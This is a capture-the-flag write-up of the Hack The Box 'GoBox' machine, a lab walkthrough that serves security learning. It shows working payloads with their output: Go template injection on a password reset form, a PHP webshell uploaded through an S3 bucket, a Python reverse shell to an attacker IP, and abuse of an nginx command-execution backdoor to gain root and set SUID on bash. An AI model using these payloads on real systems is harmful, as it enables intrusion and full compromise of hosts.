
Hack The Box GoBox Writeup (Medium Linux)
Medium Linux box. Go template injection on the reset form leaks creds and runs commands, an S3 webshell gives www-data, and an nginx backdoor runs as root.
Summary
GoBox is a Medium Linux machine whose site on port 8080 renders an unhandled Go template placeholder and a password reset form that echoes the submitted email, hinting at server side template injection against a Go backend. A bare dot template payload leaks the ippsec user and password, and once logged in the leaked source shows a DebugCmd method on the User struct that runs arbitrary system commands through the template. A firewall blocks a direct reverse shell, but DebugCmd writes a base64 decoded PHP webshell to disk and aws s3 cp uploads it to the website bucket, so hitting shell.php on port 80 gives command execution as www-data and then a Python reverse shell. Enumeration of the nginx config shows a custom 50-backdoor.conf loading ngx_http_execute_module, whose real directive turns out to be ippsec.run rather than system.run, so a request to the loopback listener runs commands as root and sets the SUID bit on /bin/bash.
BS01: Server Side Template Injection (SSTI) to RCE
Explanation
Following a hint on the tile of the website:

Where we can see a template error “{{.Title}}”, and the fact that on port 8080 (http://10.10.11.113:8080/forgot/) we have a password reset form that displays the email back to us:

We can try server side template injection. The trick here is that none of the common payloads for SSTI works. Instead, the webserver is running Golang on the backend, and I only figured that out because of the machine’s name (GObox) and after a lot of trial and error. Googling for go SSTI, we find this nice blog post. If we try the payload {{.}} as the email address value in burpsuite as a POST request to the /forgot/ endpoint, we see that we leak some sensitive info:

We can use the discovered user to log in:
After logging in, we are presented with some Golang program:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
package main

import(
    "html/template"
    "net/http"
    "log"
    "os/exec"
    "fmt"
    "bytes"
    "strings"
)

// compile all templates and cache them
var templates = template.Must(template.ParseGlob("templates/*"))

type Data struct {
    Title string // Must be exported!
    Body string  // Must be exported!
}

type User struct {
        ID       int
        Email    string
        Password string
}


func (u User) DebugCmd (test string) string {
  ipp := strings.Split(test, " ")
  bin := strings.Join(ipp[:1], " ")
  args := strings.Join(ipp[1:], " ")
  if len(args) > 0{
    out, _ := exec.Command(bin, args).CombinedOutput()
    return string(out)
  } else {
    out, _ := exec.Command(bin).CombinedOutput()
    return string(out)
  }
}

// Renders the templates
func renderTemplate(w http.ResponseWriter, tmpl string, page *Data) {
	err := templates.ExecuteTemplate(w, tmpl, page)
	if err != nil {
    http.Error(w, err.Error(), http.StatusInternalServerError)
    return
	}
}

func IndexHandler(w http.ResponseWriter, r *http.Request) {
  switch r.Method {
  case "GET":
	page := &Data{Title:"Home page", Body:"Welcome to our brand new home page."}
	renderTemplate(w, "index", page)
  case "POST":
	page := &Data{Title:"Home page", Body:"Welcome to our brand new home page."}
    if r.FormValue("password") == "ippsSecretPassword" {
      renderTemplate(w, "source", page )
    } else {
      renderTemplate(w, "index", page)
    }
  }
}

func ForgotHandler(w http.ResponseWriter, r *http.Request) {
    switch r.Method {
    case "GET":
      page := &Data{Title:"Forgot Password", Body:""}
      renderTemplate(w, "forgot", page)
    case "POST":
      var user1 = &User{1, "ippsec@hacking.esports", "ippsSecretPassword"}
      var tmpl = fmt.Sprintf(`Email Sent To: %s`, r.FormValue("email"))

      t, err := template.New("page").Parse(tmpl)
      if err != nil {
          fmt.Println(err)
      }

      var tpl bytes.Buffer
      t.Execute(&tpl, &user1)
      page := &Data{Title:"Forgot Password", Body:tpl.String()}
      renderTemplate(w, "forgot", page)
    }
}


func main(){
  http.HandleFunc("/", IndexHandler)
  http.HandleFunc("/forgot/", ForgotHandler)
  log.Fatal(http.ListenAndServe(":80", nil))
}
The code is related to the webapp on port 8080. The interesting part is this:
1
2
3
4
5
6
7
8
9
10
11
12
func (u User) DebugCmd (test string) string {
  ipp := strings.Split(test, " ")
  bin := strings.Join(ipp[:1], " ")
  args := strings.Join(ipp[1:], " ")
  if len(args) > 0{
    out, _ := exec.Command(bin, args).CombinedOutput()
    return string(out)
  } else {
    out, _ := exec.Command(bin).CombinedOutput()
    return string(out)
  }
}
As we can see, it’s possible to execute system commands by using the DebugCmd function and passing the command we want:


Unfortunately it isn’t possible to establish a reverse shell connection, as there is a firewall in place. However, we can enumerate the system and discover interesting peculiarities:

We can read .bash_history, and there’s aws commands:
Create a php webshell:
1
<?php system($_REQUEST['bsec']); ?>
Encode it with base64:
1
PD9waHAgc3lzdGVtKCRfUkVRVUVTVFsnYnNlYyddKTsgPz4=
Use DebugCmd command execution to save this shell to the machine
1
email={{.DebugCmd "echo PD9waHAgc3lzdGVtKCRfUkVRVUVTVFsnYnNlYyddKTsgPz4= | base64 -d > shell.php"}}
Use aws to copy the shell.php file to the webserver s3 bucket
1
email={{.DebugCmd "aws s3 cp shell.php s3://website/shell.php"}}
And now we can execute code on the host machine on port 80:
1
2
3
curl http://10.10.11.113/shell.php?bsec=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
And receive a reverse shell connection using this python3 version:
1
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.4",80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
Create the listener on your attacking machine:
1
2
nc -lvnp 80
listening on [any] 80 ...
But for this to work on curl, url encode everything including special characters:
1
curl 'http://10.10.11.113/shell.php?bsec=python3%20%2Dc%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket%2Esocket%28socket%2EAF%5FINET%2Csocket%2ESOCK%5FSTREAM%29%3Bs%2Econnect%28%28%2210%2E10%2E14%2E4%22%2C80%29%29%3Bos%2Edup2%28s%2Efileno%28%29%2C0%29%3B%20os%2Edup2%28s%2Efileno%28%29%2C1%29%3Bos%2Edup2%28s%2Efileno%28%29%2C2%29%3Bimport%20pty%3B%20pty%2Espawn%28%22bash%22%29%27'
With that we get a connection back as www-data.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.113] 56010
bash-5.0$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
bash-5.0$ export TERM=xterm
export TERM=xterm
bash-5.0$ ^Z
zsh: suspended  nc -lvnp 80

┌──(kali㉿security)-[~/…/htb/machines/medium/gobox]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 80

bash-5.0$
BS02: Vertical Privilege Escalation - NGINX Backdoor
Explanation
Automated enumeration shows the default configuration for nginx:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
bash-5.0$ cat /etc/nginx/sites-enabled/default

server {
        listen 4566 default_server;


        root /var/www/html;

        index index.html index.htm index.nginx-debian.html;

        server_name _;


        location / {
                if ($http_authorization !~ "(.*)SXBwc2VjIFdhcyBIZXJlIC0tIFVsdGltYXRlIEhhY2tpbmcgQ2hhbXBpb25zaGlwIC0gSGFja1RoZUJveCAtIEhhY2tpbmdFc3BvcnRz(.*)") {
                    return 403;
                }
                proxy_pass http://127.0.0.1:9000;
        }

}

server {
        listen 80;
        root /opt/website;
        index index.php;

        location ~ [^/]\.php(/|$) {
            fastcgi_index index.php;
            fastcgi_param REQUEST_METHOD $request_method;
            fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
            fastcgi_param QUERY_STRING $query_string;


            fastcgi_pass unix:/tmp/php-fpm.sock;
        }
}

server {
        listen 8080;
        add_header X-Forwarded-Server golang;
        location / {
                proxy_pass http://127.0.0.1:9001;
        }
}

server {
        listen 127.0.0.1:8000;
        location / {
                command on;
        }
}
We can notice an unusual statement “command on”:
1
2
3
4
5
6
server {
        listen 127.0.0.1:8000;
        location / {
                command on;
        }
}
Searching to see what modules are enabled, we see that :
1
2
3
4
5
6
7
bash-5.0$ ls /etc/nginx/modules-enabled/
50-backdoor.conf               50-mod-http-xslt-filter.conf  50-mod-stream.conf
50-mod-http-image-filter.conf  50-mod-mail.conf
bash-5.0$ cat /etc/nginx/modules-enabled/50-
cat: /etc/nginx/modules-enabled/50-: No such file or directory
bash-5.0$ cat /etc/nginx/modules-enabled/50-backdoor.conf
load_module modules/ngx_http_execute_module.so;
Searching that up on google, we find this github repository, which describes the backdoor and its usage:
1
2
3
Usage: view-source:http://192.168.18.22/?system.run[command] or curl -g "http://192.168.18.22/?system.run[command]" The command can be any system command. The command you will want to use depends on the permissions that nginx runs with.

view-source:http://192.168.18.22/?system.run[ifconfig]
However, when trying to execute the command on our case, nothing show up:
1
2
bash-5.0$ curl http://127.0.0.1:8000/?system.run[ifconfig]
curl: (52) Empty reply from server
We can search the module up and strings it and grep for run:
1
2
3
4
bash-5.0$ find / -name ngx_http_execute_module.so -type f  2>/dev/null
/usr/lib/nginx/modules/ngx_http_execute_module.so
nash-5.0$ strings /usr/lib/nginx/modules/ngx_http_execute_module.so | grep -i ru
ippsec.run
We can execute commands as root now:
1
2
3
4
5
6
7
8
9
10
bash-5.0$ curl http://127.0.0.1:8000/?ippsec.run[id]
uid=0(root) gid=0(root) groups=0(root)
bash-5.0$ curl http://127.0.0.1:8000/?ippsec.run[chmod%20%2Bs%20%2Fbin%2Fbash]
curl: (52) Empty reply from server
bash-5.0$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1183448 Jun 18  2020 /bin/bash
bash-5.0$ /bin/bash -p
bash-5.0# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-5.0#